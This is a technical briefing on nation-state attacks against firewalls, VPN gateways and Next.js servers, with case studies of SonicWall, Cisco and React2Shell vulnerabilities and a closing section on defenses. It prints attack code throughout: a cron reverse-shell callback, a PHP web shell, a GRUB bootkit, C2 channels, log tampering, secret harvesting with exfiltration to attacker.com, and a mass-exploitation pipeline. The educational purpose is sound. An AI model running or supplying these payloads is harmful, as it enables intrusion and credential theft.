




# ZERO-DAY


## THE FORGOTTEN FRONTIER

Nation-State Weaponization of Perimeter Infrastructure



**COMPREHENSIVE TECHNICAL PRESENTATION BRIEF**  
**SonicWall CVE-2025-40602 • Cisco ArcanDoor • React2Shell**

SECTION 01



# The Threat Landscape

Why edge devices are the highest-value, lowest-visibility attack surface

## WHAT HAS CHANGED

On December 18, 2025, SonicWall disclosed CVE-2025-40602 – actively exploited by nation-state actors. But this is not an isolated incident. It is the most visible data point of a systematic, accelerating campaign: APT groups have fundamentally shifted their targeting strategy toward network perimeter infrastructure.

### CORE THESIS




*Edge devices – firewalls, VPN gateways, load balancers – provide adversaries with complete network visibility, credential harvesting capabilities, and firmware-level persistence that survives standard remediation. All while operating in a monitoring blind spot below EDR coverage.*

## THE EDGE DEVICE TAXONOMY

The concept of ‘edge’ has expanded far beyond traditional firewalls:

EDGE CATEGORY	EXAMPLES
<b>Traditional Network Edge</b>	Firewalls, VPN gateways, IDS/IPS, SSL inspection appliances, routers
<b>Cloud-Native Edge</b>	API gateways, service mesh ingress (Istio), CDN edge nodes, Lambda@Edge, K8s ingress controllers
<b>Application-Layer Edge</b>	Next.js React Server Components, Cloudflare Workers – application logic executing at the perimeter





## THE BLURRED BOUNDARIES PROBLEM

Infrastructure-as-code practices have eroded the clear demarcation between application development and infrastructure deployment. Developers now define load balancer configurations, firewall rules, and network policies in the same repositories as application code. Multi-cloud edge architectures compound this complexity.

In practice, an enterprise might simultaneously operate traditional on-premises firewalls, cloud provider load balancers, third-party CDN edge nodes, and serverless edge functions, with unclear responsibility boundaries between network operations, security, and development teams. Hybrid deployment models create situations where a single user request might traverse multiple edge types: external client - CDN edge (with edge functions - cloud load balancer - API gateway - Kubernetes ingress - service mesh sidecar - application container. Each transition point represents an edge that requires security controls, yet traditional monitoring architectures typically only instrument the final application layer.

## WHY ATTACKERS LOVE EDGE DEVICES: THE MATH


Edge devices maximize every factor in the attack surface equation simultaneously:

EDGE DEVICES	INTERNAL SERVERS
✓ Internet Exposure: <b>MAXIMUM</b> (by design)	✓ Internet Exposure: <b>ZERO</b> (behind layers)
✓ Privilege Level: <b>ROOT / Administrator</b>	✓ Privilege Level: <b>LIMITED</b> (least-privilege)
✓ Monitoring Gap: <b>MAXIMAL</b> (EDR blind spot)	✓ Monitoring Gap: <b>MINIMAL</b> (APM, EDR, SIEM)

## PERSISTENCE RESILIENCE — WHY REBUILDING FAILS

Firmware-level compromise provides attackers with persistence that survives every standard remediation approach:

- **OS reinstallation** — only replaces Partition 2/3; bootloader (Partition 1) is untouched
- **Firmware updates** — vendor updates rarely touch the bootloader partition
- **Factory reset** — preserves bootloader for system recovery purposes
- **Standard forensic tools** — examine the running OS, missing pre-boot compromise entirely



## SECTION 02

## How They Get In

Core exploitation mechanisms across all campaigns



### THE ATTACK CHAIN: FIVE STAGES

Every sophisticated edge device compromise follows the same fundamental structure. Understanding these mechanics lets you analyze any CVE campaign without repetition.



#### Stage 1 — Initial Access: Unauthenticated RCE

The highest-impact entry vector. No authentication, no user interaction required. Common root causes: memory corruption, deserialization flaws, SSRF chains.

```

# Conceptual unauthenticated RCE structure
# Attacker sends malformed input to internet-facing endpoint

def craft_exploit_payload():
    # Overflow input buffer to overwrite return address
    padding = b'A' * 2048 # Fill the buffer
    shellcode_addr = b'\x41\x41\x41\x41' # Jump to shellcode
    nop_sled = b'\x90' * 100 # Absorb slight address
    variation
    shellcode = b'\x31\xc0...' # Actual reverse shell payload
    load
    return padding + shellcode_addr + nop_sled + shellcode

response = requests.post(f'{target}/cgi-bin/upload.cgi',
    files={'file': ('x.bin', craft_exploit_payload(), 'application/
octet-stream')})
# Result: code execution as web service user (e.g., 'nobody' or
'www')


```

**CODE: Stage 1 — Unauthenticated RCE Exploit (Python) — Section 02: How They Get In**



#### Stage 2 — Privilege Escalation: SetUID Exploitation

Once initial low-privilege shell is gained, attackers target SetUID binaries — executables that run as root regardless of who invokes them. Command injection via insufficient input validation is the most common path.





### Stage 3 — Persistence: Three-Layer Model

Sophisticated actors deploy redundant persistence layers, each increasingly difficult to detect and remove:

LAYER	MECHANISM & SURVIVABILITY
<b>Layer 1: App/OS</b>	SSH authorized_keys, cron jobs, web shells, modified system binaries. Detected by FIM/EDR. Survives: nothing above reboot.
<b>Layer 2: Bootloader</b>	GRUB/U-Boot modification (RayInitiator technique). Survives OS reinstall, firmware update, factory reset. Requires physical access to remediate.
<b>Layer 3: Memory-Only</b>	No filesystem artifacts. Injected into long-running processes. Vanishes on reboot — but Layer 2 reinfects automatically on next boot.



### Stage 4 — Command & Control: Multi-Channel with Failover

Modern C2 never depends on a single channel. Here is a representative multi-channel C2 implementation with automatic failover:

```
# Multi-channel C2 client - primary HTTPS, backup DNS, tertiary
ICMP
class MultiChannelC2:
    def __init__(self):
        self.channels = [
            ('https', self.https_channel), # Primary: blends with normal
            ('dns', self.dns_channel), # Backup: encoded in TXT re-
            ('icmp', self.icmp_channel), # Tertiary: rarely filtered out-
            ('bound')]

    def https_channel(self, endpoint):
        # Domain fronting: SNI != Host header - bypasses domain-based
        blocking
        response = requests.get(endpoint, headers={
            'Host': 'legitimate-cdn.com', # Real CDN domain
            'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64;
            x64)', }, verify=True)
        return self.decrypt(response.text)
```

```

def dns_channel(self, domain):
    # Command encoded in DNS TXT record - appears as normal DNS
    traffic
    answers = dns.resolver.resolve(f'cmd.{domain}', 'TXT')
    return self.decrypt(answers[0].to_text().strip(''))

def decrypt(self, data):
    # AES-256-CBC - key pre-shared during implant deployment
    cipher = AES.new(KEY, AES.MODE_CBC, data[:16])
    return cipher.decrypt(b64decode(data[16:])).decode().
strip()

```

**CODE: Stage 4 – Multi-Channel C2 with Failover (Python) – Section 02: How They Get In**



## Stage 5 – Evasion: Log Manipulation

Active evidence destruction ensures compromise persists undetected across log reviews:

```


# Real-time log filtering - removes attacker indicators before writing
tail -f /var/log/messages | while read line; do
    if echo "$line" | grep -qE '(suspicious_ip|malicious_domain|wget|curl http)'; then
        sed -i '/"$line"/d' /var/log/messages # Delete matching entry
    fi
done &

# Syslog daemon replacement - filters before writing
mv /sbin/syslogd /sbin/syslogd.real
echo '#!/bin/bash' > /sbin/syslogd
echo '/sbin/syslogd.real "$@" | grep -vE "(attacker_indicators)"'
>> /sbin/syslogd

# Timestamp manipulation - make backdoor look like original system file
touch -d '2023-06-15 08:22:31' /root/.ssh/authorized_keys

```

**CODE: Stage 5 – Log Manipulation & Evasion (Bash/Python) – Section 02: How They Get In**



## PROCESS HIDING


On compromised systems, attackers conceal malicious processes using various techniques. Kernel rootkits modify system call table to hide processes from ps and top commands. Process name manipulation makes malicious processes appear legitimate. Parent process ID (PPID) spoofing associates malicious processes with legitimate parents. Resource usage minimization prevents detection through performance monitoring.

## NETWORK STEALTH

Network communications employ multiple evasion techniques. Low-bandwidth data exfiltration avoids triggering volume-based alerts. Encrypted tunnels through permitted protocols (HTTPS, DNS) hide payload content. Legitimate service abuse sends C2 traffic to popular platforms (GitHub, Twitter, Pastebin). Time-delayed activity spreads operations across extended periods to avoid burst-based detection.

This comprehensive framework of exploitation mechanisms like initial access, privilege escalation, persistence, C2, and evasion. This underpins all sophisticated edge device compromises. Understanding these components allows focused examination of specific CVE chains without repetitive explanation of identical techniques.

### SECTION 03



## Case Study: SonicWall Siege


CVE-2025-23006 + CVE-2025-40602 — The irony of a VPN gateway becoming the entry point

### CAMPAIGN OVERVIEW

Discovered by Google’s Threat Analysis Group (TAG), this campaign targeted SonicWall Secure Mobile Access (SMA) appliances — devices specifically designed to provide secure remote access. The very security appliance becomes the entry point.

DETAIL	DESCRIPTION
<b>CVE-2025-23006</b>	CVSS 9.8 Critical — Unauthenticated RCE via buffer overflow in the web management interface file upload endpoint. Zero auth required.

DETAIL	DESCRIPTION
<b>CVE-2025-40602</b>	CVSS 6.6 Medium (MISLEADING) – Local privilege escalation via command injection in SetUID console management binary. Used as Stage 2.
<b>Discovery</b>	Google TAG researchers Clément Lecigne and Zander Work – proactive threat hunting, not incident response.
<b>Exploitation Period</b>	Months to years before disclosure. Disclosed December 18, 2025.



**CVSS DECEPTION**  
*CVE-2025-40602 is rated CVSS 6.6 (Medium) in isolation. Chained with CVE-2025-23006, it becomes a complete root compromise chain. CVSS scores without exploit chain context are dangerously misleading.*

**COMPLETE ATTACK TIMELINE: T+0 TO T+30 MINUTES**

- T+0 min** Internet-wide scan for SonicWall SMA devices using characteristic HTTP headers and TLS certificate subjects
- T+2 min** CVE-2025-23006 exploit delivered to each identified target. Near-100% success rate against unpatched devices
- T+3 min** Initial shell as low-privilege web service user. Host enumeration begins
- T+5 min** CVE-2025-40602 exploited – root access achieved
- T+10 min** Multi-layer persistence deployed (see code below)
- T+20 min** VPN credential harvesting begins – all authentication traffic visible in plaintext at this layer
- T+30 min** Internal network reconnaissance launched from a trusted source: the firewall itself

**MULTI-LAYER PERSISTENCE DEPLOYMENT**

```
# Layer 1: SSH key for permanent authenticated access
mkdir -p /root/.ssh && chmod 700 /root/.ssh
echo `ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDm... attacker@c2' >> /root/.ssh/authorized_keys
```

```

# Layer 2: Cron-based reverse shell callback every 10 minutes
echo `*/10 * * * * /usr/bin/curl http://185.220.101.50/callback | /bin/bash` >>
/var/spool/cron/root

# Layer 3: PHP web shell disguised as config file
cat > /usr/local/apache/htdocs/admin/.config.php << `EOF`
<?php if(isset($_GET['c'])) { system(base64_decode($_GET['c'])); } ?>
EOF

# Layer 4: GRUB bootloader modification (survives OS reinstall)
mount -o remount,rw /dev/sda1
cat >> /boot/grub/grub.cfg << `EOF`
insmod ext2
set root='(hd0,1)'
linux /boot/vmlinuz root=/dev/sda1 init=/usr/local/sbin/malicious_init
EOF
# This init script runs BEFORE the operating system - invisible to EDR

```

**CODE: SonicWall – Multi-Layer Persistence Deployment (Bash) – Section 03: SonicWall Siege**

## ATTRIBUTION AND THREAT INTELLIGENCE

Google TAG's discovery of this campaign in late 2025 emerged from proactive threat hunting in targeted environments rather than reactive incident response. This discovery methodology indicates the campaign successfully compromised targets for an extended period before detection, potentially months or years of zero-day exploitation.

The threat actor profile demonstrates APT-level sophistication: custom exploit development for zero-day vulnerabilities, multi-stage attack chains with redundant persistence, anti-forensics implementation, and strategic target selection (critical infrastructure, government networks).


While Google TAG has not publicly attributed this campaign to a specific nation-state, the resources required for zero-day discovery, exploit development, and sustained operations limit the suspect pool to a small number of government-sponsored groups.



### **THE PATCHING REALITY**

*Average enterprise patch deployment: 30–60 days. This research observed thousands of SMA devices still unpatched 45 days after public disclosure. Adversaries weaponize in under 72 hours.*

SECTION 04



# Case Study: Cisco ArcanDoor

Triple zero-day + RayInitiator bootkit + LINE VIPER fileless implant

## TRIPLE ZERO-DAY CAMPAIGN ARCHITECTURE

ArcanDoor is one of the most sophisticated edge device campaigns publicly disclosed. Three independent exploitation paths combined with two advanced implants operating at firmware and memory-only layers.


CVE / RESPONSE	DETAILS
<b>CVE-2025-20333</b>	CVSS 9.6 – Auth bypass against Cisco ASA/FTD SSL VPN. Creates arbitrary admin sessions without credentials.
<b>CVE-2025-20362</b>	CVSS 8.8 – Command injection enabling root code execution. Requires prior access (gained via CVE-20333).
<b>CVE-2025-20363</b>	CVSS 7.5 – Info disclosure: exposes config, crypto keys, VPN credentials, internal topology. Enables silent recon.
<b>Government Response</b>	CISA Emergency Directive 25-03 – 48h to detect, 72h to patch, emergency authorization bypassing change control.

## RAYINITIATOR: GRUB BOOTKIT DEEP DIVE


RayInitiator infects the GRUB bootloader – Stage 2 of the boot sequence, executing before the OS kernel loads. This is fundamentally different from any malware that runs inside the OS.

### Firmware Storage Architecture

Partition 1: Bootloader (GRUB/U-Boot)   Size: 2-4 MB   Update freq: RARELY   Purpose: Initial boot, kernel loading	← RayInitiator lives HERE   ← Survives OS reinstall   ← Factory reset skips this
Partition 2: Operating System here   Size: 500 MB-2 GB   Monthly updates	← Standard patches target here   ← Factory reset restores



## Firmware Storage Architecture



## RayInitiator Deployment (Simplified)

```
# Mount boot partition with write access
mount -o remount,rw /dev/sda1 /boot

# Inject malicious GRUB module - executes before kernel
cat >> /boot/grub/grub.cfg << 'EOF'
insmod malicious_grub_module          # Loads before kernel
set kernel_params='selinux=0 apparmor=0 audit=0' # Disable security
linux /boot/vmlinuz-5.10.0 root=/dev/sda1 $kernel_params init=/usr/local/sbin/
custom_init
EOF

# Replace GRUB core binary with infected version
cp /tmp/infected_grub_core.img /boot/grub/i386-pc/core.img

# Remount read-only to avoid detection
mount -o remount,ro /boot

# After next reboot: malicious code runs BEFORE OS - invisible to EDR
```

CODE: ArcanDoor – RayInitiator Bootkit Deployment (Bash) – Section 04: Cisco ArcanDoor

## Why Standard Security Tools Miss This

TOOL	WHY IT FAILS / WHAT WORKS
<b>EDR Agents</b>	Load after OS starts. Cannot observe or prevent pre-OS execution. Completely blind to bootkit.
<b>Memory Forensics</b>	Analyzes running OS memory space. RayInitiator executes before this space is established.

TOOL	WHY IT FAILS / WHAT WORKS
<b>File Integrity Monitoring</b>	Edge devices rarely deploy FIM on bootloader partitions. Blind spot by convention.
<b>Antivirus</b>	Scans filesystem and running processes. Misses bootloader-level compromise entirely.
<b>Effective Detection</b>	Offline boot partition analysis + cryptographic hash verification against vendor baseline.

## LINE VIPER: FILELESS MEMORY-ONLY IMPLANT

The perfect complement to RayInitiator. LINE VIPER operates entirely in volatile memory – no filesystem artifacts. If defenders detect and power-cycle the device, LINE VIPER vanishes. Ray-Initiator then automatically reinfects on next boot.

### Memory-Only Loader


```
// Deploy encrypted shellcode directly into executable memory
void* deploy_memory_implant(void) {
    // Allocate anonymous memory - NOT backed by any file on disk
    void* buf = mmap(NULL, sizeof(payload),
                    PROT_READ | PROT_WRITE | PROT_EXEC,
                    MAP_ANONYMOUS | MAP_PRIVATE, -1, 0);

    // Decrypt payload directly into executable memory
    xor_decrypt(buf, encrypted_payload, sizeof(payload), key);

    // Harden against RWX memory scanners: remove WRITE permission
    mprotect(buf, sizeof(payload), PROT_READ | PROT_EXEC);

    // Execute - no disk write ever occurs
    ((void(*)())buf)();
    return buf;
}
```

CODE: ArcanDoor – LINE VIPER Memory-Only Implant Loader (C) – Section 04: Cisco ArcanDoor



## LINE VIPER C2 Channel 1 – WebVPN Authentication Abuse

Commands are embedded in malformed authentication requests to the VPN gateway. Because VPN gateways constantly receive failed login attempts from legitimate users, these requests appear as normal failed authentications in logs – not C2 traffic.

## LINE VIPER C2 Channel 2 – HTTPS Exfiltration Server

```
# C2 server endpoint mimics a legitimate system update check
@app.route('/api/system/update', methods=['POST'])
def receive_exfiltration():
    encrypted_data = request.json.get('update_check')
    decrypted = cipher.decrypt(encrypted_data.encode())
    # Store exfiltrated data (credentials, configs, network maps)
    with open(f'/data/exfil/{request.remote_addr}.log', 'ab') as f:
        f.write(decrypted)
    # Return next command disguised as update availability check
    return jsonify({
        'update_available': True,
        'version': '9.18.3.15',          # Fake version number
        'payload': encrypt(next_cmd)    # Actual C2 command
    })
```

CODE: ArcanDoor – LINE VIPER C2 Channel 2: HTTPS Exfil Server (Python) – Section 04: Cisco ArcanDoor

## LINE VIPER C2 Channel 3 – ICMP Covert Channel

```
# ICMP fallback – rarely filtered for outbound from network devices
def send_icmp_command(target_ip, command):
    encoded = base64.b64encode(xor_encrypt(command, shared_key))
    for chunk in [encoded[i:i+64] for i in range(0, len(encoded), 64)]:
        # Craft ICMP echo request with command data in payload
        pkt = IP(dst=target_ip)/ICMP(type=8, code=0)/Raw(load=chunk)
        send(pkt, verbose=0) # Appears as normal ping traffic
    # Response arrives via ICMP echo reply
    response = sniff(filter=f'icmp and src {target_ip}', count=1, timeout=10)
    return extract_icmp_data(response[0]) if response else None
```


CODE: ArcanDoor – LINE VIPER C2 Channel 3: ICMP Covert Channel (Python) – Section 04: Cisco ArcanDoor



### GOVERNMENT RESPONSE (CISA ED 25-03)

Federal agencies: 48h to detect affected devices, 72h to patch/implement compensating controls. Emergency patching authorized— bypassing standard change control. This confirms active federal network compromise, not just scanning.

## SECTION 05



## Case Study: React2Shell

CVE-2025-55182 — When application logic becomes perimeter infrastructure

### THE APPLICATION-LAYER EDGE PROBLEM

React Server Components (RSC) collapse the traditional boundary between web application framework and server execution. Code that processes external input now directly accesses databases, secrets, and internal services. This creates a new class of edge: application-layer edge.

#### Traditional Architecture vs. Server Components

```
// TRADITIONAL: Browser fetches data from separate protected API
function Dashboard() {
  useEffect(() => {
    fetch('/api/user').then(r => r.json()).then(setData);
    // Backend API is a separate service — isolated from frontend
  }, []);
}

// REACT SERVER COMPONENT: Executes on server, direct DB access
async function Dashboard() {
  // This code runs ON THE SERVER — not in the browser
  const user = await db.query(`SELECT * FROM users WHERE id = ?`, userId);
  const secret = process.env.JWT_SECRET; // Direct access to secrets
  return <Profile user={user} />;
}
// Security boundary collapse: external input → server-side execution
```

CODE: React2Shell — Traditional vs. Server Component Architecture (JavaScript) — Section 05: React2Shell

### CVE-2025-55182: INSECURE DESERIALIZATION IN NEXT.JS FLIGHT PROTOCOL

The React Flight Protocol serializes component data for server-client transmission. When a Next.js API endpoint deserializes user-controlled input without validation, the result is server-side code execution.



## Vulnerable Code Pattern

```
// Vulnerable Next.js API route
export async function POST(request) {
  const componentData = await request.text();
  const component = deserializeComponent(componentData); // NO VALIDATION
  return new Response(renderToString(component));
}

function deserializeComponent(serialized) {
  return eval(`(${serialized})`); // CRITICAL VULNERABILITY – eval on user input
}
```

CODE: React2Shell – Vulnerable Code Pattern: Insecure Deserialization (JavaScript) – Section 05: React2Shell

## Exploitation Payload

```
# Craft malicious React Server Reference that triggers RCE
malicious_component = {
  '$typeof': 'Symbol(react.element)',
  'type': { '$typeof': 'Symbol(react.server.reference)', 'name': 'eval' },
  'props': { 'children': [
    # This string executes on server during deserialization
    "(function(){require('child_process').exec('curl http://attacker.com/${whoami}','','function(e,s,st){}){})();}"
  ]}
}
payload = base64.b64encode(json.dumps(malicious_component).encode()).decode()
response = requests.post(f'{target}/api/action',
  headers={'Content-Type': 'text/x-component'}, data=payload)
```

CODE: React2Shell – Exploitation Payload Construction (Python) – Section 05: React2Shell

## POST-EXPLOITATION: THE REAL IMPACT

Code execution as the Node.js process grants access to everything the application can reach:

```
# 1. Environment variable extraction – this is where all secrets live
printenv | grep -E '(API_KEY|SECRET|PASSWORD|TOKEN|DATABASE)'
# Common findings:
# DATABASE_URL=postgresql://admin:password@db.internal:5432/production
# AWS_ACCESS_KEY_ID=AKIAIOSFODNN7EXAMPLE
```

```
# STRIPE_SECRET_KEY=sk_live_abcl23...
# JWT_SECRET=super_secret_signing_key

# 2. Database dump using extracted credentials
psql $DATABASE_URL -c 'SELECT email, password_hash FROM users' > /tmp/users.csv
curl -F 'data=@/tmp/users.csv' http://attacker.com/exfil

# 3. Persistent backdoor as a Next.js API route
cat > /app/pages/api/backdoor.js << 'EOF'
export default async function handler(req, res) {
  if (req.method === 'POST' && req.body.key === 'secret_key') {
    const {exec} = require('child_process');
    exec(req.body.cmd, (err, stdout) => res.json({ output: stdout }));
  } else { res.status(404).end(); }
}
EOF
```

## THE 52-HOUR WEAPONIZATION TIMELINE

- T+0h** CVE-2025-55182 advisory published by React core team. Severity 10.0 Critical. Exploitation details withheld.
- T+2h** Security researchers begin reverse-engineering patched vs. unpatched versions via GitHub diffs
- T+8h** First non-functional proof-of-concept published. Demonstrates mechanism but not reliable RCE
- T+22h** Working exploit published with full technical writeup. Reliable RCE against default Next.js configs
- T+28h** Exploit integrated into Metasploit, Nuclei templates, automated scanners
- T+52h** AWS Security reports active mass exploitation by Chinese state-nexus groups
- T+168h (1 week)** Microsoft Threat Intelligence: 'several hundred machines compromised'

### Automated Mass Exploitation at T+52h

```
# Mass exploitation pipeline: Shodan discovery → verify → exploit → deploy
api = shodan.Shodan(API_KEY)
```

```
results = api.search('http.html:~/next/static"')
print(f'[*] Found {results["total"]} potential targets')

# Parallel exploitation - 50 threads
def exploit_target(url):
    if check_vulnerable(url) and exploit(url):
        deploy_cryptominer(url) # Financial group objective
        # OR: steal_source_code(url) # Espionage group objective

with ThreadPoolExecutor(max_workers=50) as executor:
    executor.map(exploit_target, [f'http://{r["ip_str"]}' for r in re-
sults['matches']])
```


CODE: React2Shell – Automated Mass Exploitation Pipeline (Python) – Section 05: React2Shell

### THREAT ACTOR ATTRIBUTION

Google TAG confirmed multiple independent Chinese APT groups exploited CVE-2025-55182, with divergent operational objectives:

#### Group 1: Financial Motivation (Cryptomining)

- ✓ Deploys XMRig cryptocurrency miners on compromised servers
- ✓ Targets maximum number of victims for aggregate mining capacity
- ✓ Less sophisticated operational security
- ✓ Rapid exploitation using public tools



#### Group 2: Espionage Operations

- ✓ Selective targeting of technology companies and government contractors
- ✓ Focus on source code theft and intellectual property
- ✓ Sophisticated persistence mechanisms
- ✓ Custom tooling and infrastructure

The simultaneous exploitation by multiple groups suggests vulnerability information leaked or was independently discovered by multiple nation-state programs.





SECTION 05B

# Case Study: Cisco SD-WAN CVE-2026-20127

Authentication bypass exploited for 3+ years before disclosure — CISA Emergency Directive 26-03 issued

## CAMPAIGN OVERVIEW

Disclosed in February 2026, CVE-2026-20127 is a maximum-severity (CVSS 10.0) authentication bypass in the Cisco Catalyst SD-WAN Controller (formerly vSmart) and SD-WAN Manager (formerly vManage). The flaw allows an unauthenticated remote attacker to bypass authentication and log in as a high-privileged internal user by sending crafted requests to the peering authentication mechanism. Cisco’s own investigation, supported by the Australian Signals Directorate and co-authored threat-hunting guidance from CISA and NSA, confirmed that the threat actor tracked as UAT-8616 had been silently exploiting the vulnerability since at least 2023 — a three-year silent dwell time before disclosure.


DETAIL	DESCRIPTION
<b>CVE</b>	CVE-2026-20127 — CVSS 10.0 Maximum Severity. Authentication bypass in Cisco Catalyst SD-WAN Controller and SD-WAN Manager. Unauthenticated attacker sends crafted requests to bypass the peering authentication mechanism and obtain high-privileged non-root user access. Chained with CVE-2022-20775 to escalate to root.
<b>Affected Devices</b>	Cisco Catalyst SD-WAN Controller (formerly vSmart) and Cisco Catalyst SD-WAN Manager (formerly vManage) versions prior to 20.91. Internet-exposed SD-WAN controllers are the primary risk surface. Cisco explicitly warned that systems with ports exposed to the internet are at high risk.
<b>Exploitation Method</b>	UAT-8616 sent crafted NETCONF requests to exploit the peering authentication bypass (CVE-2026-20127), gaining high-privileged access to the SD-WAN fabric. Attackers then performed a software version downgrade to exploit the older CVE-2022-20775 privilege escalation flaw, achieving root. The downgrade was followed by a restore to the original version, erasing evidence. This left very little forensic trace — a highly sophisticated anti-forensics technique consistent with nation-state tradecraft.

DETAIL	DESCRIPTION
<b>Attribution</b>	Cisco Talos tracks the actor as UAT-8616, described as “a highly sophisticated cyber threat actor.” Talos characterises this as a continuing trend of targeting network edge devices to establish persistent footholds in Critical Infrastructure sectors. Nation-state-sponsored groups including Salt Typhoon and Volt Typhoon are known for prior exploitation of Cisco devices.
<b>Government Response</b>	CISA issued Emergency Directive 26-03 requiring federal agencies to inventory SD-WAN devices, apply updates, and assess for compromise. Both CVE-2026-20127 and CVE-2022-20775 added to KEV with a 24-hour patch deadline – the most aggressive FCEB mandate of 2026. A 41-page joint threat-hunting guide was co-published by CISA, NSA, ASD-ACSC, and other Five Eyes partners.

### WHY THIS FITS THE PATTERN

CVE-2026-20127 is the clearest real-world validation of this document’s core thesis. SD-WAN controllers are the nerve centre of entire enterprise network fabrics – a single compromised vSmart controller gives an attacker visibility into, and control over, every SD-WAN edge in the organization. The three-year silent dwell time before disclosure demonstrates the monitoring blind spot described in Section 01: these devices had no EDR, limited logging, and no behavioral baseline.

The software-downgrade-and-restore anti-forensics technique is a direct parallel to the log-manipulation stage (Stage 5) from Section 02. CISA’s 24-hour patch mandate – the most aggressive of 2026 – confirms that standard 30-60 day patch cycles are operationally incompatible with the threat landscape.




**3-YEAR SILENT DWELL TIME**  
*UAT-8616 had undetected access to SD-WAN controllers from 2023 through February 2026 – a 36-month operational window. CISA issued its most aggressive patch mandate of 2026 (24-hour deadline) upon disclosure. A joint 41-page threat-hunting guide from Five Eyes intelligence agencies was published simultaneously, signalling the severity of the confirmed federal compromise.*

SECTION 06

# Why Defenders Always Lose

Architectural vulnerabilities and the patching paralysis



## THE PATCHING PARADOX

This is not a competence problem. It is a structural asymmetry that tactical improvements cannot resolve.

FACTOR	DESCRIPTION
<b>Attacker weaponization</b>	< 72 hours from public disclosure to working exploits
<b>Enterprise patch deployment</b>	30–60 days average (assessment - testing - CAB approval - maintenance window)
<b>Exploitation window</b>	Weeks to months during which adversaries have overwhelming advantage
<b>React2Shell data point</b>	22 hours to working exploit, 52 hours to mass exploitation

### Real-World Enterprise Patch Timeline

```

Day 1-7: Patch Assessment Phase
├─ CVE research and risk assessment
├─ Stakeholder notification (network ops, infra, management)
├─ Test environment preparation
└─ Decision to patch (risk vs. operational impact)

Day 8-21: Testing Phase
├─ Lab device patching and functional testing
├─ Performance benchmarking (throughput, latency)
├─ Change Advisory Board (CAB) approval
└─ Maintenance window scheduling

Day 22-30: Production Deployment
├─ Standby device patched first, traffic failed over
├─ Primary device patched, traffic restored
├─ 24-48h monitoring period
└─ Documentation

```



## Real-World Enterprise Patch Timeline

```
Total: ~30 days (many organizations: 60+ days)
Adversary exploit: < 72 hours
Exploitation window: WEEKS TO MONTHS
```


## CONFIGURATION COMPLEXITY AS ATTACK SURFACE

Enterprise Cisco ASA configurations span 2,000–5,000 lines with 500+ security-relevant parameters. Administrators typically understand fewer than 10% of the security implications.

```
# Every line below is a security decision that can be misconfigured:
crypto ikev2 policy 10
  encryption aes-256 aes-192 aes      # Fallback to weaker aes-128?
  integrity sha512 sha384 sha256 sha  # Allow legacy SHA-1?
  group 21 20 19 14 5 2              # DH group 2 = 1024-bit = Logjam attack
  lifetime seconds 86400              # 24h - rekey window

# Common misconfigurations that create backdoors:
# access-list OUTSIDE-IN extended permit ip any any -> All traffic allowed
# http server enable OUTSIDE -> Management on internet-facing interface
# username admin password cisco -> Default vendor credentials unchanged
# no logging enable -> Zero security event logging
# authentication-server-group LOCAL -> No MFA
```

**CODE: Configuration Complexity — Cisco ASA Misconfiguration Examples (Cisco IOS) — Section 06: Why Defenders Lose**



## SECTION 07



## Defense in Depth

Practical architectures that assume breach rather than prevent it



### PARADIGM SHIFT

*The perimeter security model is dead. The goal is no longer to prevent compromise — it is to detect quickly, limit blast radius, and respond before significant damage occurs.*

## ZERO TRUST MICRO-SEGMENTATION

Implement default-deny egress policies for edge devices. Even a compromised device cannot establish C2 or pivot to internal systems:

```
#!/bin/bash # Edge device egress restriction — default-deny with allowlist

iptables -P OUTPUT DROP # DEFAULT: drop all outbound
iptables -P INPUT DROP


# Allow established connections (responses to inbound)
iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

# Explicit allowlist — only what this device legitimately needs:
iptables -A OUTPUT -d 10.10.10.10 -p tcp --dport 389 -j ACCEPT # LDAP auth
iptables -A OUTPUT -d 10.10.10.10 -p tcp --dport 636 -j ACCEPT # LDAPS
iptables -A OUTPUT -d 10.10.10.11 -p udp --dport 514 -j ACCEPT # Syslog
iptables -A OUTPUT -d 10.10.10.12 -p udp --dport 123 -j ACCEPT # NTP
iptables -A OUTPUT -d 10.10.10.14 -p udp --dport 53 -j ACCEPT # DNS

# Block and LOG everything else — detection opportunity
iptables -A OUTPUT -j LOG --log-prefix 'EDGE-EGRESS-BLOCK: ' --log-level 4
iptables -A OUTPUT -j DROP

# Benefits: Blocks most C2 channels (HTTPS to arbitrary domains, ICMP, DNS tunneling)
# Detection: Blocked connection attempts generate log entries
# Lateral movement: Even if compromised, attacker cannot freely scan internally
```

**CODE: Configuration Complexity — Cisco ASA Misconfiguration Examples (Cisco IOS) — Section 06: Why Defenders Lose**



## OUT-OF-BAND MANAGEMENT ARCHITECTURE

Separating management traffic from production traffic creates a security boundary that survives production network compromise. An attacker who controls the production edge device cannot reach management interfaces.

```
# Cisco ASA: Separate management interface configuration
interface GigabitEthernet0/0
  description Production Traffic – Untrusted
  ip address 203.0.113.1 255.255.255.0
  security-level 0

interface GigabitEthernet0/1
  description Out-of-Band Management – Protected
  ip address 192.168.100.1 255.255.255.0
  security-level 100

# ONLY the jump box (192.168.100.10) can reach management
access-list MGMT-ACCESS permit tcp host 192.168.100.10 host 192.168.100.1 eq ssh
access-list MGMT-ACCESS permit tcp host 192.168.100.10 host 192.168.100.1 eq https
access-list MGMT-ACCESS deny ip any any log

# Disable management on production-facing interface entirely
no http server enable GigabitEthernet0/0
no ssh 0.0.0.0 0.0.0.0 GigabitEthernet0/0

